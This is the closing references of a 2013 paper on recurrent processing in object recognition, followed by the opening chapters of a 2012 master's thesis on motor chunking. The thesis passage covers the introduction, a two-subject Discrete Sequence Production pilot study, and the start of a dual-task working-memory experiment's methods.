Tompa, T., and Sary, G. (2010). A review on the inferior temporal cortex of the macaque. *Brain Res. Rev.* 62, 165–182.

Ungerleider, L. G., and Haxby, J. V. (1994). "What" and "Where" in the human brain. *Curr. Opin. Neurobiol.* 4, 157–165.

Van Essen, D. C., Anderson, C. H., and Felleman, D. J. (1992). Information processing in the primate visual system: an integrated systems perspective. *Science* 255, 419–423.

Vanrullen, R. (2007). The power of the feed-forward sweep. *Adv. Cogn. Psychol.* 3, 167–176.

VanRullen, R., and Koch, C. (2003). Visual selective behavior can be triggered by a feed-forward process. *J. Cogn. Neurosci.* 15, 209–217.

Vuilleumier, P. (2005). How brains beware: neural mechanisms of emotional attention. *Trends Cogn. Sci. (Regul. Ed.)* 9, 585–594.

Wallis, G., and Rolls, E. T. (1997). Invariant face and object recognition in the visual system. *Prog. Neurobiol.* 51, 167–194.

Weigelt, S., Singer, W., and Muckli, L. (2007). Separate cortical stages in amodal completion revealed by functional magnetic resonance adaptation. *BMC Neurosci.* 8:70. doi:10.1186/1471-2202-8-70

Wyatte, D., Curran, T., and O'Reilly, R. (2012a). The limits of feedforward vision: recurrent processing promotes robust object recognition when objects are degraded. *J. Cogn. Neurosci.* 24, 2248–2261.

Wyatte, D., Herd, S., Mingus, B., and O'Reilly, R. (2012b). The role of competitive inhibition and top-down feedback in binding during object recognition. *Front. Psychol.* 3:182. doi:10.3389/fpsyg.2012.00182

Zhaoping, L. (2005). Border ownership from intracortical interactions in visual area v2. *Neuron* 47, 143–153.

Conflict of Interest Statement: The authors declare that the research was conducted in the absence of any commercial or financial relationships that could be construed as a potential conflict of interest.

Received: 27 August 2012; accepted: 26 February 2013; published online: 01 April 2013.

Citation: O'Reilly RC, Wyatte D, Herd S, Mingus B and Jilk DJ (2013) Recurrent processing during object recognition. Front. Psychol. ***4****:124. doi: 10.3389/fpsyg.2013.00124*

This article was submitted to Frontiers in Perception Science, a specialty of Frontiers in Psychology.

Copyright © 2013 O'Reilly, Wyatte, Herd, Mingus and Jilk. This is an open-access article distributed under the terms of the Creative Commons Attribution License, which permits use, distribution and reproduction in other forums, provided the original authors and source are credited and subject to any copyright notices concerning any third-party graphics etc.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F



MASTER'S THESIS | 2012 / THESIS MANUSCRIPT

An Investigation of Motor Chunking

Brian Mingus

University of Colorado Boulder

Experiments examine how people group movement sequences into chunks and whether chunk size is constrained by working-memory capacity.

The supplied manuscript is dated 2012; the degree was awarded later.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

An Investigation of Motor Chunking

by

B. J. Mingus

B.A., University of Colorado at Boulder, 2008

A thesis submitted to the

Faculty of the Graduate School of the

University of Colorado in partial fulfillment

of the requirements for the degree of

Master of Arts

Department of Psychology

2012

BRIAN MINGUS / BM-A9E0CEBE342A

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

This thesis entitled:
An Investigation of Motor Chunking
written by B. J. Mingus
has been approved for the Department of Psychology

Randy O'Reilly

Prof. Matt Jones

Prof. Tor Wager

Date _____

The final copy of this thesis has been examined by the signatories, and we find that both the content and the form meet acceptable presentation standards of scholarly work in the above mentioned discipline.

BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Mingus, B. J. (M.A., Cognitive Psychology)

An Investigation of Motor Chunking

Thesis directed by Prof. Randy O'Reilly

Chunking is widely theorized to be a fundamental building block of cognition, underlying language, motor control and general problem solving abilities. Recent studies of chunking have focused on a sequence learning paradigm known as the Discrete Sequence Production task, which is thought to reliably elicit chunks. These chunks have been documented in sequences that are executed at remarkable speeds, greatly exceeding the documented abilities of working memory in simple reaction time task contexts. These chunks further greatly exceed working memory capacity, with previously documented chunk sizes consisting of up to ten elements. Here, we question whether what other researchers have identified as chunks really are chunks, demonstrate that subjects can create putative chunks on demand, and further demonstrate that subjects may be able to create chunks of up to size 20 with extensive practice, with the salient prediction that there is no limit to chunk size. These findings question theories of chunking that rely on working memory, question whether chunk detection algorithms are tagging random features as chunks, and point to directions for future research that might clarify these issues.

BRIAN MINGUS / BM-A9E0CEBE342A

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Contents

Chapter

1 Introduction 1

2 Pilot Study 6

2.1 Methods 6

2.2 Results 7

3 Dual Task Experiment 13

3.1 Methods 13

3.2 Results 15

4 Discussion 21

5 Appendex 1: Experiment Python Code 23

6 Appendex 2: Analysis Python Code 30

Bibliography 41

BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 1

Introduction

Chunking is thought to be a fundamental building block of cognition, underlying language, motor control and general problem solving ability. More specifically, chunking has been defined as the ability to compile a sequence of responses into a single motor chunk whose size has recently been found to correlate with working memory capacity (WMC) [1], but has also been found to be as large as size seven [10, 3] and even ten [9]. This compilation process theoretically allows one to think at a higher level; rather than executing each lower level action, one can instead initiate the chunk which is then executed automatically, freeing up the mind to think of other things. Going further, chunking may allow one to predict the outcome of a chunk executed in the present context with the intention of accomplishing some goal, without ever actually executing the chunk. Increasing sophistication in a task domain would thus correspond to an increased ability to model the effects of increasingly abstract actions on the world. This can be thought of intuitively in the context of chess; whereas beginners must painstakingly execute one movement at a time, more advanced players can play at a higher level, intuitively assessing the value and envisioning the board configuration that is the result of a chunked action consisting of multiple moves into the future.

Recent theories and neuroimaging studies have suggested that chunking is composed of both a segmentation and a concatentation process [7]. The segmentation process is thought to reflect the contribution of visuospatial working memory (WM), which segments an incoming sequence into chunks that in principle should not exceed WMC. The concatentation process is thought to occur in sensorimotor coordinates and is responsible for ensuring that the sequential execution of

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

chunks occurs fluidly, with minimal disruption in motor performance due to chunk boundaries. Another neuroimaging study found converging evidence for this theory suggesting that motor sequence learning follows a trajectory from visuospatial prefrontal cortex-basal ganglia (PFC-BG) to sensorimotor PFC-BG to the ultimate locus of the motor skill in a direct path through parietomotor cortex [8].

This data supports at least one model with three phases: in the early phase WM is filled up to some point not to exceed WMC, creating stronger associations for items within a chunk than for items between chunks; in the middle phase WM transitions to executing "pointers to chunks" (see [5]), with the actual execution of the chunk occuring in sensorimotor PFC-BG; in the late phase of learning, although the chunks may still be available for use to PFC-BG, the sequence has also been reconsolidated into a direct parietomotor cortical path that supports the fastest possible execution next to reflexive action and is WM indepdendent.

This model is, however, too simple to explain at least two additional lines of evidence. The first is that chunks larger than modern estimates of WMC have been documented, as mentioned previously. While a recent theory suggests that WMC ought to be defined not in terms of items but in terms of the maximally compressed representation of a set of items [2] up to about 10, most recent chunking studies have carefully selected sequences that are hard to compress. The second line of evidence comes from the simple reaction time (sRT) paradigm, in which it has been found that, although there are many modulating factors, a reasonable estimate for the fastest that a person can respond to a visual stimulus is approximately 200 ms [4]. Many studies of chunking have documented reaction times considerably faster than this value for durations that exceed the modern estimate of WMC of 3-4. For instance, even when averaging across subjects [11] document a sequence of five reaction times (RTs) that is less than 160 ms.

An extension of our model might be able to explain chunks larger than WMC. If the result of the sensorimotor PFC-BG segmentation process is not only to concatenate chunks in an online fashion, but to work to minimize the number of chunks by moving the first element of successive chunks onto the end of previous chunks, then chunks could putatively grow in size so as to exceed

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

WMC. This would require WM to execute a pointer to the second element of the chunk whose first element was just reassigned to the end of another chunk. A model analogous to this one would need to be invoked to explain the finding of [10] in which, over the course of five days of training, chunks gradually asymptoted to approximately size seven. Interestingly, chunk size remained stable for the next five days of training, indicating that the process could somehow be capacity limited according to Miller's more famous definition of WMC [6], and leaving the chunk of size ten found by [9] as an anomaly. Alternately, this finding by [10] may not generalize well seeing as most studies of chunking have used much shorter sequences (the authors used a sequence of length 32) and have tended to find that chunk size is constant with decreases in RTs.

What of RTs faster than have been documented in the sRT paradigm? Any explanation for the continuous stream of fast RTs seen during "chunking mode" [11] is likely to involve associations between items. Assuming our model in which WM executes pointers to chunks, this model predicts that there are associations between the pointers themselves leading to their faster execution. A natural extension of our model suggests that the pointers themselves become chunks, and that the entire sequence could become one pointer to pointers to chunks, or a chunk of chunks, or, in other words, what is effectively one big chunk. If this were the case, then after extensive amounts of training we might expect to see chunk boundaries disappear, as they are presumably the result of WMC limitations. However, this is not necessarily the case - for instance, the same limitation on visuospatial PFC-BG capacity could also be an analogous capacity limit on sensorimotor PFC-BG. Further, apparent chunk boundaries in RTs could conceivably persist to the final representation of the sequence in parietomotor cortex if we assume that the PFC-BG processes that were initially responsible for executing the sequence served to train up a timing profile in parietomotor cortex that is now nothing more than a confusing reflection.

The space of models that can explain chunking is large. For instance, both hierarchical models (such as pointers to pointers to chunks) and "flat" models (where each item is optionally connected to every other item) can be parameterized so as to produce the same reaction time profile. Further, there could be hierarchical or flat models at any stage of the consolidation trajectory, including

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A


in parietomotor cortex. This indeterminacy makes it challenging to study, for instance, whether or not the "ripples" we see in the RT data are really chunks, or whether they merely reflect the prior existence of chunks, or something different altogether. One possible manipulation is to reorganize sequences along subject specific chunk boundaries to see if the increase in RT due to the reorganization is less than the increase seen when sequences are organized along random boundaries. However, one could simply argue that the reorganization along chunk boundaries triggers the use of chunks that were used at an earlier stage of the sequence but that are no longer being used, with what's being seen in the RTs being a misleading reflection. Further, one could argue that of course the increase would be greater in the random boundary condition, for it includes the pauses due to the previous chunk boundaries and due to the reorganization along random boundaries.

Designing experiments to differentiate between the multitude of possible models underlying chunking is challenging, as is the perhaps more basic problem of identifying chunks in RT data. While the standard definition of a chunk is a long RT followed by a burst of fast RTs (see Figure 1.1), this definition is unsatisfying. This is primarily because this definition of a chunk generalizes to the identification of putative "chunks" in any RT profile, even that produced by a random walk. Going further, while there is no known limit to how fast a person can become at a task with extended practice, there is presumably a limit to how fast a person can execute a sequence with WM involvement. Thus, once a sequence has been reconsolidated into parietomotor cortex and is executed faster than could possibly be explained by WM, this definition of a chunk will always identify chunks irrespective of whether chunks are actually used.

Despite this confusion identifying chunks in RT data is still of great interest. It seems likely that the "chunking mode" documented by [11] does reflect a WM algorithm at early and middle stages of learning that produces RTs faster than have previously been documented in WM studies. This faster execution is likely due to context, where prior context leads to the anticipation of future responses, facilitating their execution. However, as appears to be indicated by [8], it is also likely to be the case that in late stages of learning sequence execution becomes WM-independent. Thus, we are left with the question as to exactly what defines early, middle and late stage learning, and

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 1.1: An ideal chunk profile where chunk size correlates with WMC taken from [1]. The chunks are elements 1-3, 4-6, 7-9, 10-12, and the subject's measured WMC is 3.



whether any or all the stages actually use chunks, and whether late stage learning merely reflects chunks in early stages.

While we cannot hope to answer these questions in the present work, two experiments have been run in order to shed light on some aspects of them. In the first, we had two subjects practice a 20-element sequence for one hour per day for 10 weekdays over a two week period. This experiment is meant to probe just how fast subjects can become at entering the sequence, and to give us a glimpse of what a "chunk" looks like in such a scenario. In the second, a challenging dual task is mixed with the learning of a sequence. Under the assumption that chunking involves WM, it is hoped that the dual task will in some way interfere with chunking.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 2

Pilot Study


2.1 Methods

In order to observe chunking phenomena in action a pilot study was run. The experimental procedures were approved by the Institutional Review Board of the University of Colorado at Boulder. Two subjects between the ages 18 - 29 were recruited via flyers posted in the Muenzinger building on the University of Colorado at Boulder campus and were paid $20 per hour. They performed a Discrete Sequence Production task [1, 11] for one hour per day for ten consecutive weekdays, M-F. The task begins with a 3-2-1 countdown, where each number is displayed for one second. During this time subjects were shown plots with the first indicating the sum of RTs per trial for the current day and the second showing this figure across all days to give a sense of their improvement. They were instructed to learn to enter the sequence as fast as possible. As soon as the 1 has been shown for one second four large boxes are presented horizontally across the middle of the screen. As soon as the correct key is pressed the current box turns black and the next box turns its associated color, corresponding to a response-to-stimulus (RSI) interval of 0, which is standard for DSP tasks [11]. If an incorrect key is pressed there is no change in the display, thus, the correct key must be pressed in order to progress to the next element of the sequence. The subjects used a USB keyboard precise to one millisecond and sat unconstrained with their heads between 1' and 2' from the screen. They used their left and right middle and pointer fingers to press keys associated with either D, F, J and K, respectively.

The specific sequence subjects practiced is *yellow, green, red, green, yellow, purple, red, pur-*

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 2.1: Basic Discrete Sequence Production Design



ple, green, red, yellow, purple, green, purple, red, yellow, red, purple, yellow, green. The sequence was chosen based on the criteria listed in [1], namely that 1) each element occurs with equal probability; 2) there is no fixed grouping pattern such as DFJK; 3) there are no runs of three (DDD) or trills (DFDF). The bi, tri and quadrigram structure of the sequence for elements that occur more than once is as follows: KF, FJ, KJ (x2), JD, DF, FK (x3), KFJ, JDF, DFK (x2), JDFK (x2).


2.2 Results

At the time that the pilot study was run the 20-element sequence was longer than had been published and 10 days of training was also more training than had been published. Shortly thereafter, however, [10] was published which contains an analysis of a 32-element DSP sequence with 10 days of practice. They document that over training subjects become faster and more accurate, with increases in speed and accuracy uncorrelated, that they become increasingly explicitly aware of the sequence over days of training and that the size of chunks increases over the first five days of training from two to seven (with a standard error of 6-9). A plot of chunk size from their paper can be seen in Figure 2.2, along with an RT plot from one subject late in training demonstrating that subjects become extremely fast, with the mean RT on one trial apparently below 50 ms.

We will now consider the results from this pilot study. First, in Figure 2.3.a we can see that both subjects asymptote to approximately the same trial time of 2 seconds, with both subjects

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 2.2: Figures from [10]. Figure 5c (left) and 7a (right).




reaching approximately 1.5 seconds on their best trials, corresponding to a mean RT of 75 milliseconds. It is interesting to compare this RT to several real world examples. For instance, the song Through the Fire and Flames by DragonForce has a well-known guitar section called Red Snake which is played at 27 notes per second, or one action every 37 milliseconds. Professional Starcraft player Park Sung-Joon can execute 818 actions per minute, or one action every 73 milliseconds. Finally, the typing speed world record of 216 words per minute set by Stella Pajuna corresponds to 1 character every 56 milliseconds. If we further consider that the first RT of these subjects is generally slower at around 225 milliseconds, and that the fastest observed sequence was actually 1.45 seconds, then the mean RT for all but the first RT is less than 65 milliseconds. Thus, these subjects came to execute the sequence at a rate that gets close to some of the fastest consecutive RTs that have ever been recorded, not counting the apparent flukes in their RTs that are faster than 1 millisecond (faster than even the upgraded millisecond sensitive keyboards can detect). While it is challenging to prove that WM is not involved during these feats, and that the fast RTs are not due to planning per se, this seems to be evidence in favor of the subjects learning to execute the sequence with the involvement of WM being limited to the its role in initiating the sequence, reflected in the slow first RT.

Next, let us turn out attention to the RT distributions in Figure 2.3.c. Each of these plots represents the RTs for a given subject, with each trial independently normalized between zero and

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 2.3: **a)** Trial time across all days for both pilot subjects in seconds. **b)** RTs on day eight for the first subject with SEM indicators. **c)** RTs for subjects across all ten days of training on successful trials. Each trial starts with the first sequence element on the bottom and ends with the 20th sequence element on the top. The trials move from left to right. Each trial was independently normalized from zero to one so that trends independent of RT could be observed. **d)** The position of the first error in error trials for each subject.



BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

one so as to preserve patterns controlling for decreases in RTs. The standard definition of a chunk is that there is a relatively slow RT followed by a burst of fast RTs that can be as short as one element. A "visual regression" of this data reveals that there are many instances of redder features with substantial horizontal continuation that border bluer features with substantial horizontal continuation. The more consistent a redder feature bordering a bluer feature the higher the power with which a chunk detection algorithm might plausibly call that a chunk boundary. Note that many of these features persist in the data from early days of training, when RTs were slow, to late days of training, when RTs were fast. It is also notable that some chunks are transient, as if there were an optional "chunk library" that subjects can idiosyncratically recruit from, and that our power to detect "chunks" in this data allows us to detect many more chunk-like features than might be explained by a correlation with WMC.

Next we will shift to Figure 2.3.b. Here we can see the RTs averaged across accurate day eight trials for the first subject with SEM bars demonstrating very low variance for each point, and that all except the first RT are faster than about 160 ms. If we implement a visually intuitive chunk detection algorithm which follows the definition of a slow RT followed by a burst of fast RTs, then it might result in the following chunks: 0-19 (the entire sequence), 0-4, 5-6, 7-9, 10-11, 12-15, 16-19. Not counting the entire sequence as a chunk, this is six chunks with sizes of 5, 2, 3, 2, 4 and 4, and a mean size of 3.33. This is close to 3.5, which is inbetween the modern estimate of WMC of 3-4 elements depending on the subject [1], (an estimate of which [10] seems to be unaware). However, this chunk algorithm must be considered highly speculative - it predicts that the slowdown in RT due to refilling WM is between 25 - 75 ms, and that this period of time decreases even as subjects become faster at the sequence, a progression to which there is no known limit.

Figure 2.4.a shows a surface plot for one subject in which each row along the long axis represents the mean RT for a different day. Here, the continguous ridges in RT represent chunk boundaries and the plot reveals that there is some movement of them from day to day, although overall the patterns are fairly consistent. 2.4.b shows the mean of the errors by position over all 10 days and 2.4.c shows the correlation of RTs and errors demonstrating that there is no simple

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

direct relationship between the two.

Figure 2.4: **a)** Top right matrix: Sequence elements one through twenty (long axis) averaged across days one through ten (short axis). The ridges are candidate chunk boundaries that are contiguous across days. **b)** Middle matrix: Position of errors by day. **c)** Bottom left matrix: Correlation of these two matrices, showing that errors and chunk boundaries are not directly correlated.




Figure 2.5 is due to a separate, third pilot subject who was already aware of chunking before entering the study. This subject was used to test various hypotheses, including the one demonstrated here: that subjects can willingly create chunks of a given size. While this subject found creating a chunk of size ten in one hour of training to be challenging or impossible (not shown), they were easily able to create five chunks of size four, using the same sequence as the pilot subjects above.

Figure 2.6 allows one to ascertain the amount of consistency in RTs by plotting RT averages over various windows. Several putative phenomena can be observed here, including chunk consistency, chunk movement and chunk splitting,

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 2.5: A separate pilot subject who knew about chunking was asked to create five chunks of four in the 20-element sequence of the pilot study.





Figure 2.6: Averaging over every 10, 25, 50 and 100 trials respectively for one subject in the pilot. Lower lines generally correspond to later periods of training as the average RT lowered.



BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 3

Dual Task Experiment

3.1 Methods

In order to probe the contribution of WM to chunking a dual task paradigm was run. The experimental procedures were approved by the Institutional Review Board of the University of Colorado at Boulder. 42 subjects were recruited, however, six subjects were dropped due to failure to complete all three days. In this experiment there are two conditions. In both conditions subjects practice the same 12-element sequence as used in [1], which is *purple, yellow, green, purple, red, green, red, yellow, green, red, yellow, purple*. In the first condition, completed by 19 subjects, the sequence is practiced for one hour per day for two days. On the second day they practice the sequence under dual task conditions. The dual task manipulation is that in addition to executing the sequence subjects had to count how many times the box for an element had a thick black border, which happened a random number of times not to exceed 9 per trial, and indicate this count at the end of a trial. In the second condition, completed by 17 subjects, the sequence was practiced in a dual task paradigm for two days followed by one day without it. There were differences between the DSP in the pilot study and here, namely that there was only a one second break between sequences and subjects were not shown any plots. However, they were given feedback as discussed below. Additionally, subjects could press the spacebar in the break between sequences to take a break of arbitrary duration to prevent fatigue, as even at a relatively low number of sequences per day in this experiment, i.e., 400, subjects are still pressing nearly 5,000 keys, with some subjects pressing up to 15,000 keys per hour.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

We learned in the pilot study that there is a challenge with the standard DSP paradigm due to variability in where individual subjects tend to lie on the speed-accuracy tradeoff. Some subjects will tend to begin by trying to enter the sequence as quickly as possible without regard for accuracy, resulting in a few trials in which they are extremely fast and accurate, but not leaving enough data for us to confidently determine that they have in fact learned the sequence. Other subjects will tend to enter the sequence accurately and slowly, never bothering to get much faster so as to make fewer mistakes. Still other subjects might tend to perform the task "correctly," entering the sequence accurately at first and allowing themselves to naturally begin to perform the sequence faster as they are able to without sacrificing accuracy.

In order to encourage subjects to perform the task correctly we modified the DSP paradigm to make it somewhat more like a video game. The first manipulation is that subjects can gain levels; they start at level 0 and can (theoretically, but not practically) get to level 50. The current level is shown in the lower left corner of the screen during the 1 second break between sequences. It is shown in red with a "-1" if they lost a level, in black with a "–" if their level stayed the same and in blue with a "+1" if they gained a level. Level 0 corresponds to subjects needing to press all 12 keys with each individual RT being less than 500 milliseconds. In order to gain a level subjects must both enter the sequence accurately and have all RTs less than the current threshold. When a level is gained the threshold for entering keys decreases by 10 milliseconds. If the subject makes a mistake when entering the sequence they lose up to 1 level per sequence. In addition to this leveling manipulation, subjects were also given auditory feedback as to how fast they pressed the keys. If an individual key was pressed faster than the threshold determined by their current level then they heard a high pitched tone (1500 Hz), whereas if it was slower than the threshold they heard a low pitched tone (750 Hz). In the dual task manipulation a level could only be gained if subjects were faster than the threshold determined by their current level, entered the sequence accurately and correctly counted the number of boxes. A level was not lost due to answering the dual task incorrectly, however, subjects could not gain a level unless they did answer it correctly.

